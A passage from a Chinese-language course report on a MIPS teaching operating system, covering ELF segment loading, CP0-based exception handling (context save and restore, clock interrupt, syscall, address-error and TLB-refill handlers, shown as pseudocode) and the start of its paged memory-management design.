  // 无论如何，elf 文件也得有头表 (Elf32_Ehdr) 这么大吧
  if(elf_size <= sizeof(Elf32_Ehdr))
    return 1;                   /* too small */

  // 得到 ELF 头表
  const Elf32_Ehdr *eh = (const Elf32_Ehdr *) elf;
  // 判一下是否 ELF，定义在 elf.h
  if(!IS_ELF32(*eh))
    return 2;                   /* not a elf32 file */

  // 得到程序头表的起始地址，e_phoff 是程序头表偏移
  const Elf32_Phdr *ph = (const Elf32_Phdr *)(elf + eh->e_phoff);
  // 得到的 elf 文件，怎么还没有 (据推测) 所有程序头表加起来那么大
  if(elf_size < eh->e_phoff + eh->e_phnum*sizeof(*ph))
    return 3;                   /* internal damaged */

  uint32_t i;
  // 现在我们一个一个 load 程序段
  for(i=0; i<eh->e_phnum; i++) {
```

```
    // p_memsz: 段在内存映像中占用的字节数，可为 0
    if(ph[i].p_type == PT_LOAD && ph[i].p_memsz) { /* need to load this
physical section */
      // p_filesz: 段在文件映像中占用的字节数，可为 0
      // p_paddr: 该段第一个字节，被放在哪个物理地址
      printf("[load_elf] still alive ... writing %d bytes to %x \n\r",
             ph[i].p_filesz, (uint32_t)ph[i].p_paddr);
      if(ph[i].p_filesz) {                        /* has data, 这个段不为
空,需要 load 一下 */
        // elf 文件中，这个段是不完整的
        // p_offset: 从文件头 (最开始) 到该段第一个字节的偏移
        if(elf_size < ph[i].p_offset + ph[i].p_filesz)
          return 3;             /* internal damaged */
        memCpy((uint8_t *)ph[i].p_paddr, elf + ph[i].p_offset,
ph[i].p_filesz);
      }
      if(ph[i].p_memsz > ph[i].p_filesz) {         /* zero padding */
        memSet((uint8_t *)ph[i].p_paddr + ph[i].p_filesz, 0,
ph[i].p_memsz - ph[i].p_filesz);
      }
    }
  }
  return 0;
}
```

可以看出一个处理细节：如果该程序段在文件映像中的大小，小于它在内存映像中的大小，即程序段的内容填不满给它准备的内存空间，则多余的部分用 0 填充。

4.4 异常处理模块的设计与实现

09019xxx XXX

操作系统作为管理计算机的软件，通过异常处理介入到用户程序之中，因此异常处理是关联操作系统和用户程序的至关重要的部分。可以说，操作系统就是由异常和中断处理驱动的。

4.4.1 异常处理涉及到的寄存器

异常处理偏向于底层，绝大部分代码是通过汇编来编写，因此需要详细了解每个寄存器的功能以及使用方式。

对于通用寄存器，需要重点关注的如下：

- **k0、k1**：在异常处理的时候需要用到的数据处理寄存器，专门为异常处理保留。
- **sp**：在上下文保存和恢复中极其重要的栈顶指针，需要通过设置 sp 的值来使用内核栈保存上下文。

此外，异常处理最重要的就是对 CP0 寄存器组的理解和使用。CP0 中包括了一系列异常信息，在异常发生时由硬件自动填充，而后续对于异常的处理（包括异常类型的判断、异常相关信息的读取、当前 CPU 所处状态等）都需要首先从 CP0 寄存器中读取相关的异常信息，然后再根据读取的信息编写相应的异常处理程序。本操作系统中用到的 CP0 寄存器的详细信息如下：

- **CP0_PAGEMASK**：页掩码寄存器，在 TLB 异常中用到，提供页掩码，在充填 TLB 时与 CP0_ENTRYLO0、CP0_ENTRYLO1 一起使用。
- **CP0_BadVAddr**：引发中断的虚拟地址，32 位寄存器值表示 32 位的虚拟地址，在 TLB 中被用来获取 TLB 缺失的地址，以进行页表查询和 TLB 充填。此外，值得注意的是，在我们的 meltdown 拓展部分中，需要触发地址越界异常的对访存地址进行判断并恢复用户程序的正常执行，因此也需要用到 BADVADDR 寄存器。
- **CP0_EntryLo0、CP0_EntryLo1**：EntryLo0、EntryLo1 两个寄存器是与 TLB 有关的寄存器，EntryLo0 存放偶数页的入口物理地址，EntryLo1 存放奇数页的入口物理地址。在 TLB 缺失异常中，通常需要一次写入两个 TLB 表项，因此将本来缺失的表项以及与其相邻的奇数或偶数表项一起填入 ENTRYLO 寄存器中，并且由 tlbwi 命令将这两个寄存器一起写入 tlb 中。

- **CP0_EntryHi**：EntryHi 是与 EntryLo0、EntryLo1 功能类似的寄存器，也是用于对 TLB 读、写操作的 寄存器。每当 TLB 发生异常时，需要将发生异常的虚拟地址的 31:13 位写入 EntryHi 寄存器。
- **CP0_INDEX**：在 CP0_EntryHi 寄存器填写完毕后，调用 tlbp 命令根据 CP0_ENTRYHI 寄存器中的数据在 TLB 中查找与其相对应的表项，将查找结果记录在 CP0_INDEX 寄存器中。再判断 CP0_INDEX 寄存器中的数据是否等于 1，若不等于 1 则说明在 TLB 中没查到对应的表项。如果存在对应的表项则直接填写该表项，不存在则找一个新表项再填写。
- **CP0_EPC**：保存着异常恢复地址，即在发生异常之后，先将 PC 填充至 EPC 中，再跳转至异常处理程序的首地址。在异常处理结束之后，从 EPC 中读出返回地址后继续执行原程序。
- **CP0_Cause**：Cause 寄存器记录上一次发生异常的原因，该寄存器被用于定位错误或者异常的原因。其中保存着异常处理最重要的数据之一——异常号，异常号用于确定异常的类型并跳转至相应的处理程序。该寄存器在异常发生时由硬件自动填充。
- **CP0_Status**：Status 是一个用于获取 CPU 状态的寄存器，其存储的内容可以表示 CPU 的中断使能、操作状态等信息。在本操作系统中其主要有两个功能，一个是通过对 Status 置位，可以开启/关闭中断使能，同时其 IM 位于 Cause 的 IP 位配合使用以进行中断服务。

4.4.2 异常处理的总体流程

当某些事件触发异常后，硬件首先根据当前触发的异常类型以及上下文环境填充 CP0 寄存器（例如异常号、异常相关信息以及 PC 等），然后跳转至固定的异常处理入口（本操作系统中是 `0x80000000` ，即用 `0x80000000` 填充 PC ，并且之前 PC 的值已经被保存至 CP0_EPC 中）。


进入异常处理入口后，异常处理程序需要做的就是根据 CP0 中关于异常类型的比特位，确定发生的是哪种类型的异常，并且跳转至该异常的特定处理程序中进行处理。至于所有异常的处理程序入口，全部登记在中断向量表中，该向量表有固定的入口地址，所有异常处理的入口地址在该表中紧密排列，并且按照异常号索引。因此只需要确定异常号，再乘以每个入口地址所占空间的大小（4 个存储单元，32 位），就可以由中断向量表的入口地址偏移至该异常的入口地址，拿到地址后即可跳转执行。

由于异常处理程序不能破坏原先的执行环境，因此在内存处理程序破坏寄存器之前，必须先将所有寄存器的值存入内核栈中，也就是常说的“保存上下文”，并且在异常处理结束后，先将上下文恢复，再跳转 PC 执行原先的（或者新的）程序。

异常处理的总体逻辑可以归纳为如下步骤：

1. 硬件触发中断，触发的时候由硬件填充 CP0 中相关的寄存器（如 EPC 寄存器用来保存当前 PC 值），并且保持其余寄存器的值不改变，跳转至异常处理程序的固定入口地址。
2. 进入异常处理程序之后，首先根据 CP0 中填充的异常号，根据异常向量表基址+异常号偏移，找到相应异常的特定处理程序地址，然后跳转过去进行执行。值得注意的是，由于各异常处理程序对上下文保存的要求不同（例如时钟到期异常并不需要向内核栈中保存上下文），因此上下文的保存在各特定处理程序的开头再执行。
3. 在特定异常处理程序执行完成后，进入异常恢复程序，首先需要从内核栈中恢复上下文，然后从 EPC 中读出异常返回地址，跳转至该地址继续执行即可。

异常总体处理的流程图如下：



4.4.3 异常识别程序处理流程分析

异常识别程序是异常处理的第一段执行程序，只要是负责做一些简单的预处理、识别异常号以及跳转至具体的异常处理程序执行。

异常总入口处理代码在/boot/start.S 中的_mips_general_exception 中，伪代码如下：


```
// Pseudocode of general_exception_handler
// [x] 表示寄存器 x 的值；Memory[x] 表示访存，地址为 x
[sp]    ->  Memory[kernel_sp]
k0      <-  exception_handlers              // exception_handlers 是 IV 基地址
k0      <-  CP0_CAUSE].ExcCode<<2 + [k0]    //获取入口地址的地址
k0      <-  Memory[[k0]]
jump to [k0]
```

4.4.4 上下文保存处理流程分析

上下文保存是跳转至特定异常处理程序后的第一步，对于一般的将上下文保存至内核栈的处理中，主要的步骤如下：

1. 通过 EPC（异常返回地址）是否位于 0x80000000 之上来判断此次异常是否是嵌套异常，对于第一次发生的异常（非嵌套异常），需要首先将其栈顶指针 sp 暂存后拨到内核栈顶 0x80400000，而对于嵌套异常，sp 已经在内核栈中，因此在此基础上继续压栈即可。
2. 确定栈顶指针 sp 的位置之后，只需要依次将需要进行保存的寄存器的值压入栈中即可。

上下文保存处理的流程图如下：



上下文保存处理代码在 /inc/stackframe.S 中的 SAVE_ALL 中，伪代码如下：

```
// Pseudocode of SAVE_ALL
// [x] 表示寄存器 x 的值；Memory[x] 表示访存，地址为 x
if [CP0_epc]-0x80000000 >=0 goto core_save // 嵌套异常
k0      <-  [sp] // save sp
sp      <-  0x80400000 // 将 sp 切换到内核栈顶
core_save:
sp      <-  [sp] - TF_SIZE // 栈顶上移 TF_SIZE （栈向下生长）
[k0]    ->  Memory[[sp]+No(sp)] // 先将原先的 sp 存入内核栈,No(register)是寄存器编号，也是在内核栈中的存储位置
for register in cp0_registers expect sp:
    [register]  ->  Memory[[sp]+No(register)]

for register in general_registers:
    [register]  ->  Memory[[sp]+register.No]
```


此外，值得一提的是，如果是时钟中断异常的上下文保存，由于时钟中断之后一般都是进程间的切换，因此下一个执行的进程并不是中断发生前的进程。因此在时钟中断异常发生时，要将上下文保存到 PCB 中而非内核栈中，具体的操作就是将上下文存入内存中 curtf 的位置，之后由进程处理程序将其保存至 PCB 中。

时钟中断的上下文保存处理代码在 /inc/stackframe.S 中的 SAVE_TF 中，伪代码如下：

```
// Pseudocode of SAVE_TF
// [x] 表示寄存器 x 的值；Memory[x] 表示访存，地址为 x
k0<-curf
for register in cp0_registers expect sp:
    [register]->Memory[[k0]+No(register)]
for register in general_registers:
    [register]->Memory[[k0]+register.No]
```

4.4.5 异常恢复处理流程分析

异常处理结束后，需要恢复上下文并跳转回发生异常的地址继续执行，在该过程中，仍需要判断此次异常是否嵌套，从而决定异常结束后是否需要跳回用户态。异常恢复处理的流程图如下：



异常恢复处理代码在 /lib/genex.S 中的 ret_from_exception 中，伪代码如下：

```
// Pseudocode of ret_from_exception
// [x] 表示寄存器 x 的值；Memory[x] 表示访存，地址为 x
RESTORE_ALL
if [CP0_EPC]-0x80000000 >=0 goto core_ret:
goto user mode
core_ret:
jump to [CP0_EPC]
```


同时，对于时钟中断异常等不需要恢复上下文的异常，在异常恢复时也没有 RESTORE_ALL 的操作，其代码在/lib/genex.S 中的 simple_return 中。

4.4.6 时钟中断异常处理流程分析

时钟中断异常说明当前时间片已经耗尽，接下来需要切换进程，因此主要的处理过程如下：

1. 保存上下文。由于时钟中断异常会导致进程切换，因此并不需要向内核栈保存上下文，而是需要将上下文存至指定位置，方便之后的进程处理模块将其保存至 PCB 中。
2. 清空计时器。
3. 调用调度函数，该函数选择合适的进程作为下一个执行进程，并根据 PCB 填充上下文。
4. 进行异常恢复处理，但是不从内核栈恢复上下文。

时钟中断异常处理的流程图如下：



时钟中断异常处理代码在 /lib/genex.S 中的 handle_int 中，伪代码如下：


```
// Pseudocode of handle_int
// [x] 表示寄存器 x 的值；Memory[x] 表示访存，地址为 x
SAVE_TF
jump to clear_timer0_int and return
jump to sched_yield and return
jump to simple_return
```

4.4.7 系统调用异常处理流程分析

在用户进行系统调用时，操作系统陷入异常并进入内核态，根据用户的调用号找到相应的程序执行系统调用，主要的处理过程如下：

1. 保存上下文。
2. 首先取出系统调用号（作为参数从 a0 传入）。
3. 将 EPC+4（因为系统调用需要返回的是下一条指令而非当前指令），然后判断系统调用号是否越界，如果越界，跳转至非法系统调用处理程序，打印错误信息并直接进行异常恢复处理。
4. 对于正确的系统调用，根据系统调用向量表基址+调用号偏移，找到该系统调用的处理入口地址，并且判断该入口地址是否合法，对于不合法的入口地址，同样跳转至非法系统调用处理程序。
5. 对于合法的系统调用，将异常恢复程序填充为其返回地址后，跳转到执行入口进行处理。
6. 处理结束后进行异常恢复处理，保存返回值，恢复上下文。

系统调用异常处理的流程图如下：




系统调用异常处理代码在 /lib/syscall.S 中的 handle_sys 中，伪代码如下：

```
// Pseudocode of handle_sys
// [x] 表示寄存器 x 的值；Memory[x] 表示访存，地址为 x
a0<-[a0]-__SYSCALL_BASE
if [a0]<__NR_SYSCALLS t0<-1 else t0<-0
Memory[[sp]+No(CP0_EPC)]+=4 // 返回的是下一条地址
if [t0]==0 goto illegal_syscall
t2<-Memory[sys_call_table+[a0]<<2] //获取入口地址
if [t2]==0 goto illegal_syscall
jump to [t2] and return // 系统调用完毕后返回
save v0 to kernel stack // 保存返回值
jump to ret_from_exception
illegal_syscall:
jump to print_illeagal and return
jump to ret_from_exception
```

4.4.8 地址越界异常处理流程分析

当用户访问到内核地址空间之后，会自动触发地址越界异常，该异常的处理比较简单，不需要上下文的保存和恢复。对于触发该异常的用户进程，会直接被释放掉，因此在进程创建时，经常将最终的返回地址至于内核地址空间，这样其在返回时就会触发地址越界异常并被释放。地址越界异常处理的流程图如下：




由于我们的操作系统中涉及到了 meltdown 的相关内容，因此我们对地址越界的处理进行了一些改动，只有当触及到 0x90000000 后，才会释放当前进程，否则对于一般的访存越界，我们会跳转回 pc+4 继续执行。

4.4.9 TLB 缺失异常处理流程分析

TLB 缺失时，会引发 TLB 缺失异常，异常处理程序需要查询页表找到当前虚拟地址所对应的页表项，并填充 TLB。并且值得注意的是，由于系统设计，每次充填都会对当前缺失页和其相邻的页一起充填，一次性填入两页。具体的过程如下：

1. 上下文保存。
2. 读取 badVaddr，调用 va2pa_print 获取其对应的物理地址。
3. 如果其物理地址是全一，表示页缺失，需要进行页置换。
4. 判断当前缺失的虚拟地址属于奇数页还是偶数页，将与其相邻的偶数或奇数页也通过查页表获取其物理地址，将相邻的两页同时填入对应的 EntryLo 寄存器中。
5. 判断原先 TLB 中是否有该虚拟地址的表项存在，如果有则直接充填旧表项，否则找一个新表项进行充填。
6. 处理结束后进行异常恢复处理，恢复上下文。

TLB 缺失异常处理的流程图如下：




TLB 缺失异常处理代码在 /lib/syscall.S 中的 handle_tlb 中，伪代码如下：

```
// Pseudocode of handle_sys
// [x] 表示寄存器 x 的值；Memory[x] 表示访存，地址为 x
SAVE_ALL
a1<-[CP0_BADVADDR] // 获取缺失的虚拟地址
jump to va2pa_print and return
if [v0]==0xFFFFFFFF jump to pageout and return

if [CP0_BADVADDR] belongs to even page:
    use [v0] fill CP0_ENTRYLO0 // v0 里存着 pa
    a1<-neighbor([CP0_BADVADDR])
    jump to va2pa_print and return'
    use [v0] fill CP0_ENTRYLO1
else:
    use [v0] fill CP0_ENTRYLO1
    a1<-neighbor([CP0_BADVADDR])
    jump to va2pa_print and return
    use [v0] fill CP0_ENTRYLO0

jump to tlbp and return
if co0_index==1 goto oldTlb
jump to getNextTlb and return
CP0_INDEX<-[v0]
oldTlb:
jump to tlbwi and return // 利用 ENTRYLO 和 INDEX 对 TLB 充填
jump to ret_from_exception
```

4.5 内存管理模块的设计与实现

09019xxx XXX

内存管理模块的设计重点在于理解用户态与内核态的程序地址空间。根据虚拟地址分配，可知虚拟地址的 `0x8000 0000` 以下是 kuseg 段（用户段，用于用户模式的访问，通过 TLB 和页表可以映射到任意的物理地址），是每个进程独有的。而 `0x8000 000 ~ 0xa000 0000` 是 kseg0 段，`0xa000 0000 ~ 0xc000 0000` 是 kseg1 段，`0xc000 0000 ~ 0xe000 0000` 和 `0xe000 0000 ~ 0x1000 0000` 分别是 kseg2 和 kseg3 段，暂时未使用。kseg 段（内核段，不经过 TLB 映射，而是直接减去一个固定的偏移作为物理地址）是所有进程相同的，并且 kseg0 和 kseg1 的低地址都对应了物理内存的 0x0000 0000。下图为 MIPS 的虚拟地址分配示意图：



此外，还有一些特殊的地址需要注意，这些地址是经过人为选取的、具有特殊含义的地址：

- `0xbfc0 0000` 是 MIPS core 重启后运行的首条指令的地址，因此应当具有 bootloader 的代码信息。
- `0x8000 0000` 是 MIPS core 在触发中断和异常后跳转的地址，应当包含中断和异常处理的函数。

4.5.1 内存控制块数据结构的设计

为了实现分页式内存管理，OS 需要有对应的数据结构对页进行抽象。因此我们定义了 struct Page，用来存储内存控制块信息。

```
struct Page {
    // pp_link 是当前节点指向链表中下一个节点的指针，其类型为
